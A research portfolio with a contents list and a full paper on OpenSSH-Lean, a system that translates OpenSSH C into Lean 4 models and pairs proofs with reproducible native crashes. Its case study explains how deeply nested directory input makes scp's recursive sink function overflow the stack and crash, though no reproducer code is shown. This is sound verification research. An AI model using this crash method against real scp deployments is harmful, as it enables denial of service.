
BRIAN MINGUS / RESEARCH PORTFOLIO

Collected Research

Learning. Cognition. Computation.



PAPERS / THESES / REPORTS / PATENT APPLICATION

RESEARCH PORTFOLIO | 2007 - 2026

Brian Mingus

Learning, cognition and computational systems

A collection of papers, theses, posters, technical reports and a provisional patent application authored or coauthored by Brian Mingus.

From embodied neural models and visual recognition to machine learning, collaborative knowledge and adaptive systems.

---

25 WORKS

280 COLLECTED PAGES

Original covers and complete papers retained.

Portfolio assembled October 24, 2026.

AI-generated conceptual cover artwork; separate from scientific figures.

brianmingus.com

Research portfolio


Click a title or use the PDF bookmarks to open a paper.

COLLECTION		PDF PAGE
01	**OpenSSH-Lean: Source-Linked Formal Analysis and Reproducible Crash Discovery** Added October 24, 2026 / Formal methods / systems research	4
02	**Three Coneheads Are All You Need: From Visual Allusion to an Executable Transformer** Added October 17, 2026 / Debate Sparks / research draft	14
03	**The Missing Recipe Behind Bitcoin's Starting Point** October 17, 2026 / Cryptography / research white paper	19
04	**A Pending Reply, a Moving Array: The OpenSSH ControlMaster Use-After-Free (CVE-2026-73282)** October 16, 2026 / Security research / added to collection	32
05	**Compact Decision Programs over Frozen Neural Features for Lesion Segmentation** October 8, 2026 / Research manuscript	40
06	**Compiling Boosted Trees into Compact, Exact Decision Programs** October 4, 2026 / Research manuscript	44
07	**Brute-Force Search and Reinforcement Learning in 12-AX** October 2026 / Research manuscript	49
08	**Orthogonal Lesion Avoidance: Game-Theoretic Defection as Extrinsic Regularization in Structurally Compromised MARL** July 11, 2026 / Research manuscript	62
09	**Unified Single-Hypersphere Multi-Class Support Vector Machine: Synthesizing Hyperbolic Geometry, RKBS, and Hilbert Spaces** June 20, 2026 / Research whitepaper	78
10	**Liquid Criticality: Preventing the Autoregressive Collapse of Transformers in Continuous Chaotic Systems** May 14, 2026 / Research manuscript	90
11	**Constant TAO With a Data Lake for Delayed Rebalancing** January 7, 2024 / Technical proposal	99
12	**Evaluating Off-The-Shelf ML Systems with Hyper-MNIST** June 2022 / Technical report	104
13	**Trail Blazer 2: A Trained Linear SVM Obtained by Hill Climbing on Uniform Noise in Weight Space** May 2022 / Technical report	111
14	**The Emergent Platform for Community CCN** September 2017 / Conference poster	115

Contents, continued

Click a title or use the PDF bookmarks to open a paper.

COLLECTION		PDF PAGE
15	**A Self-Optimizing Information and Software-Brokering Platform as a Service** June 6, 2017 / U.S. provisional patent application	118
16	**Recurrent Processing during Object Recognition** April 1, 2013 / Journal article	135
17	**An Investigation of Motor Chunking** December 15, 2012 / Master's thesis	150
18	**The Role of Competitive Inhibition and Top-Down Feedback in Binding during Object Recognition** June 18, 2012 / Journal article	196
19	**WikiCite: A Platform for Crowdsourcing and Discussing Citations in Context** October 2011 / Project poster	207
20	**Human-Artificial-Intelligence Hybrid Learning Systems** 2011 / Conference paper	209
21	**Generalization of Figure-Ground Segmentation from Binocular to Monocular Vision in an Embodied Biological Brain Model** July 19, 2011 / Conference paper	216
22	**Dopamine and Self-Directed Learning** September 2010 / Conference paper	228
23	**The Emergent Neural Modeling System** July 1, 2008 / Journal article	235
24	**Computational Principles of Infant Reaching Strategies in Developmental Robotics** April 5, 2008 / Honors thesis	243
25	**Exploring the Feasibility of Automatically Rating Online Article Quality** 2007 / Working paper	278



FORMAL METHODS / SYSTEMS RESEARCH | OCTOBER 24, 2026

OpenSSH-Lean

Source-Linked Formal Analysis and Reproducible Crash Discovery

Brian Mingus

Cognatory, LLC

Pinned C source, reusable Lean models, and source-linked evidence in one research system.

Code: github.com/mingusb/openssh-lean

Collection edition. The complete nine-page manuscript follows.

AI-generated conceptual artwork; separate from scientific figures.

brianmingus.com

OpenSSH-Lean: Source-Linked Formal Analysis and Reproducible Crash Discovery

Brian Mingus

Cognatory, LLC
brian@cognatory.com

Code: github.com/mingusb/openssh-lean

Abstract. OpenSSH-Lean is a source-linked formal analysis system for a pinned OpenSSH C build. We extended Cerberus to translate the unchanged sources of all 14 programs into Lean 4 and store their models in a content-addressed corpus. A streamed index locates selected fragments; typed loading reconstructs them with original-C source spans. A durable service retrieves indexed semantic rules, persists proof work, checks completed proofs in Lean, and replays certificates. Native observations support specification mining. An evidence catalog binds model identities, source witnesses, formal obligations, native traces, and executable reproducers. In an `scp` evaluation, a generated Bash program reproduces a native `SIGSEGV`, while a Lean theorem proves reservation failure in an abstract stack model under a stated shortfall hypothesis. The catalog records the translation, reachability, and platform obligations connecting these results.

Keywords: C semantics · Lean 4 · OpenSSH · crash discovery · source correspondence · reproducible evidence

1 Introduction

OpenSSH's programs share a large C codebase but expose different entry points. OpenSSH-Lean pins one source revision and build configuration, extends Cerberus's C semantics [11,5] for the GNU C and cross-unit behavior used by OpenSSH, and produces linked Lean models for all 14 programs. Upstream C remains unchanged, and the native executables run normally.

The system stores translated objects by content and indexes their structural addresses and original-C spans. A query selects typed fragments and applicable semantic rules. The proof service persists attempts, checks completed proofs in Lean, and replays certificates in a fresh worker. Native interface captures provide candidates for specification mining. A separate catalog admits crash observations through fresh native replay and binds their reproducers, source witnesses, and formal obligations.

The `scp` recursive-directory case exercises these components. An automated depth search generates a Bash reproducer for a native `SIGSEGV`; source checks identify the recursive C call; and a Lean theorem establishes a modeled stack result under explicit hypotheses. The model corpus and proof service remain reusable across all 14 programs.

2 The OpenSSH Cohort and Source Identity

The pinned cohort is OpenSSH 10.6p1, built for Linux x86_64 without OpenSSL or zlib. The upstream C and headers remain byte-identical to the recorded source revision. Configured parsing covers hundreds of translation units. The maintained Cerberus and Lean adaptation adds more than fifty thousand code lines. Its changes cover GNU syntax and attributes, integer and floating representations, cross-unit type and symbol identity, variable arguments, object sizes, lifetimes, and memory operations. The count excludes generated payloads and does not represent changes to OpenSSH C.

The translator runs once for the pinned source, configuration, and semantic dependencies (Fig. 1). Its 14 linked models occupy a multi-gigabyte archive of unique objects. A streamed structural index addresses millions of fragments. Each index record stores a model identity, section, structural address, byte range, and digest. The typed loader reconstructs selected terms with the producer's datatypes. Queries reuse those terms without repeating translation or decoding the entire cohort.




Fig. 1. One pinned source cohort feeds reusable formal queries and native observations.

A source witness identifies an operation by structural address within a typed fragment and resolves its annotation against the recorded C bytes. Cabs is Cerberus's C syntax tree; Core is its typed semantic representation. The witness checks tree membership, exact source span, and Core ancestry. A behavior-preservation relation between these representations is a separate proof obligation, as in verified compilation [9].

2.1 Implementation contributions

We use *cloc* [7] to count nonblank, noncomment source lines. Table 1 reports changes to the maintained Cerberus fork against its upstream baseline. Table 2 describes the surrounding project implementation. Counts are rounded; k denotes a thousand lines. Generated payloads, copied reference sources, and draft experiments are excluded from Table 2's maintained-code counts.

Table 1. Cerberus framework changes by language. C and header changes belong to framework support and tests; upstream OpenSSH C remains unchanged.

Language	Added	Edited	Removed	Contribution
Lem	32k	800	400	GNU C translation, types, builtins, arrays, variable arguments, and memory semantics.
Lean	11k	400	100	Typed export, memory integration, inventories, termination proofs, caching, and checks.
Python	2.9k	0	0	Code generation, contract processing, and consistency checks.
C	2.9k	< 10	0	ABI fixtures, native caches, libc support, and oracle tests.
OCaml	1.6k	300	80	Lexer/parser integration, Cabs export, printing, and memory models.
C headers	750	< 10	< 10	Cache interfaces, libc declarations, and test templates.
Core	520	100	< 10	Core standard-library semantics.
make	150	20	< 10	Build integration and model source lists.
Bourne shell	90	30	10	Build, oracle, freshness, and synchronization checks.
Bash	< 10	10	70	Process-control compatibility.
Ott	< 10	0	0	Core syntax and grammar definitions.
Source total	**52k**	**1.7k**	**700**	**About 52k net added code lines.**
JSON	9.1k	0	0	Generator contracts and capture scenarios.
TOML	50	< 10	0	Lean package and build configuration.

Edited lines occur at both endpoints; net growth is added minus removed. The source total includes maintained templates, regression tests, and framework support. Declarative JSON and TOML inputs are shown separately.

Table 2. Current project implementation outside the Cerberus fork. This is a source inventory; the fork table measures changes from a baseline.

Language	Code	Contribution
Python	50k	Translation workflow, model archives, indexing, source lookup, specification mining, scheduling, catalogs, and tests.
Lean	2.1k	Typed fragment loading, operation selection, proof queries, memory lemmas, and worker automation.
C	850	Streaming JSON framing, native oracles, feature fixtures, and capture templates.
Bourne shell	260	Build, bootstrap, and verification wrappers.
PowerShell	210	Windows workflow and recovery wrappers.
TOML	20	Lean package configuration.
YAML	20	Source-integrity checks in continuous integration.
Total	**53k**	**Maintained project source.**

The initial project snapshot already contained the core implementation. Since that snapshot, the selected code has grown by about 11k lines, chiefly Python orchestration and Lean proof support.

3 Candidate Search and Checked Properties

A proof job supplies a Lean proposition, selected model fragments, and optional rules, tactics, and imported modules. A reachability proposition can quantify an input, initial state, transition trace, and final outcome. The operation inventory locates syntax sites for formulating such propositions. A native-signal property also includes the C, compiler, and platform assumptions that connect the modeled outcome to `SIGSEGV`.

3.1 Specification mining from native observations

A specification states how an operation behaves under specified inputs and state. *Specification mining* infers candidate rules from code or executions; classic work mines API state machines and likely program invariants [1,8]. Here, source-derived API declarations guide native observation scenarios. Captures retain arguments, return values, `errno`, and declared byte spans with interface hashes.

The demonstration fits XGBoost [6] to native API observations, converts the model into a Decision Program, a compact branching evaluator [12], and emits a Lean evaluator. Its Lean `capturedRowsMatch` theorem checks equality on those captured rows; it does not prove a contract for every admissible input. A universal contract requires a separately submitted proof query for its quantified premises and semantic connection to C.

3.2 Inventory and proof search

The Core inventory enumerates expression occurrences. A separate exact-symbol self-call scan identifies recursive call sites in archived bodies and records their structural addresses. Semantic rules use actual Cerberus operations, including `CerbMem.loadM` for a local null-load control. A long-lived Lean worker retains imported declarations and proof environments. Its discrimination-tree index retrieves rules by conclusion shape; each completed proof is checked against the original proposition. Unresolved metavariables and admitted proofs are rejected [13,10].

The scheduler stores expansions and attempts as separate durable work items. Resource exhaustion enlarges the attempt's Lean heartbeat quantum and reschedules it; it is not a negative result. Completed certificates carry the model and fragment hashes, proposition, proof term, dependencies, and source references. Fresh-worker replay reconstructs their environment. This reuses translation, typed terms, and checked lemmas across queries.

Listing 1 shows two entry points. In four body-bearing Core sections, inventory commits each section and digest after Lean checks its expression-node count. A submitted proof job replays ancestors before each durable expansion or tactic step. The worker accepts a proof only after checking the original proposition, kernel elaboration, and axioms. Certificates enter the catalog through an outbox; source mappings attach when references resolve. The listing is Lean-style pseudocode.

```
for row in index.executableCore do
  let key := (row.section, row.sha256)
  if not (inventory.done key) then
    let scan ← lean.scan row.section row.bytes row.sha256
    require scan.coverageChecked
    require scan.visited = scan.completeNodeCount
    inventory.commit key scan.sites

for job in submittedProofJobs do
  while let some task := job.nextQueued do
    let state ← job.replayAncestors task.node
    let result ← match task.kind with
      | expand      => lean.choices state indexedRules
      | step tactic => lean.step state tactic
    job.commit task result
    if result.status == proved then
      job.outbox.add (certificateWithResolvedMappings result)
  catalog.ingestPending job.outbox
```

Listing 1. Body-bearing Core inventory and resumable proof search. The loops have separate callers; `proved` denotes the worker's checked result.

4 Native Crash Discovery and the Evidence Catalog

A machine-readable strategy supplies the native executable, arguments, environment, and input template. The runner starts a fresh native process for each probe and records the input hash and outcome. For the `scp` recursive-directory strategy, it varies directory-record depth: doubling finds a crashing input and bisection narrows the observed bracket. The selected input is captured with a fatal-signal trace and exact faulting instruction site.

The system renders a Bash reproducer from the selected profile and executes it without human intervention. Catalog admission requires a fresh run of the pinned native `scp` to produce a decoded fatal synchronous `SIGSEGV`. The record binds the input and executable identities, source-link witnesses, actual fault site, and recursive trace to that observation. Admission is automatic.

Canonical text exports reconstruct the catalog database, and replay checks the identities of stored assets. New entries also pin the renderer and parser dependencies used to produce and interpret their evidence.

Formal discovery records enter with importance unassessed. Later append-only enrichment can record an importance assessment and rationale; assessment does not gate automatic catalog admission.

The source witness checks the recursive `sink` call in archived Cabs against unchanged C bytes and tracks its source region into the selected Core call. A Lean membership theorem confirms the exact-symbol self-call in the archived `scp` body. The native trace records recursive `sink` frames; the catalog associates that trace with the source witness.

```
def reserveFault (frameBytes : Nat) : Nat → Nat → Bool
  | _, 0 => false
  | available, depth + 1 =>
      if available < frameBytes then true
      else reserveFault frameBytes (available - frameBytes) depth

theorem scp_abstract_stack_fault_if_depth_exceeds
    (depth available : Nat)
    (withinSoftLimit :
      available ≤ observedSoftStackLimitBytes)
    (depthShortfall :
      observedSoftStackLimitBytes < depth * scpReservedBytes) :
    reserveFault scpReservedBytes available depth = true := by
  apply reserveFault_of_shortfall
  omega
```

Listing 2. Selected checked Lean declarations, with line breaks adjusted for print. Supporting constants and a generic shortfall lemma are omitted.

The formal result uses a small stack model. Listing 2 shows its transition and checked case theorem. The theorem applies a generic shortfall lemma: when available stack space is less than the aggregate reservation demanded by a call depth, some reservation fails. The case uses measured frame reservation, an observed stack bound, and the selected input depth.

Repeated native runs have faulted at different instructions, including a library instruction, while retaining hundreds of recursive `sink` frames. Stack layout can change the final instruction, so the catalog records each run's exact site instead of naming one universal crash PC. The original C recursion edge and its exact bytes are checked independently of those compiled instructions.

An append-only formal link connects the Lean theorem to the native reproducer. The link records five semantic obligations: protocol records induce the modeled recursive calls; the Cabs-to-Core translation preserves the relevant behavior; the ELF prologue implements the modeled reservation; the process stack budget matches the assumption; and a modeled failed reservation yields native `SIGSEGV`. The native trace demonstrates one reachable invocation; Figure 2 shows its evidence beside those proof obligations.




Fig. 2. Source witnesses, a checked model theorem, and a reproduced native fault are connected by recorded semantic proof obligations.

5 Evaluation and Interpretation

Table 3 reports scale and observed outcomes. The archive indexes every model section across all 14 targets. Repeated warm source-location lookups completed in well under a millisecond. In a separate single-proof control, rule indexing more than halved warm search time.

Table 3. Engineering scale and observed witness outcomes in the pinned build.

Measure	Recorded result
Framework adaptation	More than fifty thousand added code lines; upstream OpenSSH C unchanged.
Model cohort	All 14 programs; a multi-gigabyte object archive and millions of indexed fragments.
Local Lean rule control	One local proof completed with both settings; indexing more than halved warm search time.
Native depth search	Dozens of fresh probes established an observed bracket between noncrashing and crashing inputs.
Selected and replayed fault	Generated nested-directory input; fatal `SIGSEGV`; hundreds of recursive `sink` frames in both captured and replay executions.

The pinned Linux x86_64 cohort excludes OpenSSL and zlib. The native trace establishes a crashing invocation under recorded conditions; the Lean theorem establishes an abstract stack result. The catalog records them as separate evidence and names the additional obligations for an end-to-end theorem.

6 Related Work and Next Steps

Cerberus provides C semantics [11]; CompCert establishes compiler preservation [9]; RefinedC and VST-Floyd offer other C proof interfaces [14,4]. KLEE and directed greybox fuzzing generate or steer native tests [3,2]. Our strategy varies one protocol parameter and binds a native crash, reproducer, C source, typed model context, and conditional theorem.

Future cohorts cover OpenSSL, zlib, other platforms, and interface contracts. Strategies synthesized from Cabs, protocol constants, typed Core, and mined contracts can widen native search. Entry-to-fault proofs and translation validation can close semantic premises; shared summaries across 14 programs can limit rechecking.


7 Conclusion

OpenSSH-Lean translates unchanged OpenSSH C into source-linked models shared by all 14 programs. Its index, typed loader, and durable proof service make those models available for repeated formal queries. Specification mining produces candidate interface relationships and captured-row checks. The evidence catalog connects checked results to source witnesses and native observations. The `scp` case records a reproduced crash beside a checked abstract stack theorem and the obligations that connect them.

Acknowledgments. Brian Mingus directed the work, with AI assistance in implementation and manuscript preparation.

References

1. Ammons, G., Bodík, R., Larus, J.R.: Mining specifications. In: Proceedings of the 29th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages. pp. 4–16. ACM (2002). doi:10.1145/503272.503275
2. Böhme, M., Pham, V.T., Nguyen, M.D., Roychoudhury, A.: Directed greybox fuzzing. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. pp. 2329–2344. ACM (2017). doi:10.1145/3133956.3134020
3. Cadar, C., Dunbar, D., Engler, D.: KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In: Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation. USENIX Association (2008), USENIX proceedings
4. Cao, Q., Beringer, L., Gruetter, S., Dodds, J., Appel, A.W.: VST-Floyd: A separation logic tool to verify correctness of C programs. Journal of Automated Reasoning **61**(1–4), 367–422 (2018). doi:10.1007/s10817-018-9457-5
5. Cerberus Lean contributors: Cerberus Lean, https://github.com/OathTech/cerberus-lean, software repository; accessed October 2026
6. Chen, T., Guestrin, C.: XGBoost: A scalable tree boosting system. In: Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. pp. 785–794 (2016). doi:10.1145/2939672.2939785
7. cloc contributors: cloc: Count lines of code, https://github.com/AlDanial/cloc, version 2.06 used for the source audit
8. Ernst, M.D., Cockrell, J., Griswold, W.G., Notkin, D.: Dynamically discovering likely program invariants to support program evolution. IEEE Transactions on Software Engineering **27**(2), 99–123 (2001). doi:10.1109/32.908957
9. Leroy, X.: Formal verification of a realistic compiler. Communications of the ACM **52**(7), 107–115 (2009), https://compcert.org/publi.html
10. Limperg, J., From, A.H.: Aesop: White-box best-first proof search for Lean. In: Proceedings of the 12th ACM SIGPLAN International Conference on Certified Programs and Proofs. ACM (2023). doi:10.1145/3573105.3575671
11. Memarian, K., Gomes, V.B.F., Davis, B., Kell, S., Richardson, A., Watson, R.N.M., Sewell, P.: Exploring C semantics and pointer provenance. Proceedings of the ACM on Programming Languages **3**(POPL), 67:1–67:32 (2019). doi:10.1145/3290380
12. Mingus, B.: Decision programs, https://github.com/mingusb/decision-programs, software repository; accessed October 2026
13. de Moura, L., Ullrich, S.: The Lean 4 theorem prover and programming language. In: Automated Deduction—CADE 28. pp. 625–635. Springer (2021). doi:10.1007/978-3-030-79876-5_37
14. Sammler, M., Lepigre, R., Krebbers, R., Memarian, K., Dreyer, D., Garg, D.: RefinedC: Automating the foundational verification of C code with refined ownership types. In: Proceedings of the 42nd ACM SIGPLAN International Conference on Programming Language Design and Implementation. pp. 158–174. ACM (2021). doi:10.1145/3453483.3454036



COMPUTATIONAL CREATIVITY | DEBATE SPARKS DRAFT

Three Coneheads Are All You Need

From Visual Allusion to an Executable Transformer

Brian Mingus

A 2006 cognitive science poster becomes a series of working Transformers, turning visual allusions into computational commitments and tests.

BRIAN MINGUS RESEARCH COLLECTION / BM-E23614E94D34

Added October 17, 2026. The complete four-page manuscript follows.

AI-generated conceptual artwork; separate from scientific figures.

brianmingus.com

Three Coneheads Are All You Need: From Visual Allusion to an Executable Transformer

Paper type: Debate Sparks

Brian Mingus

BRIAN MINGUS / BM-E23614E94D34

Abstract

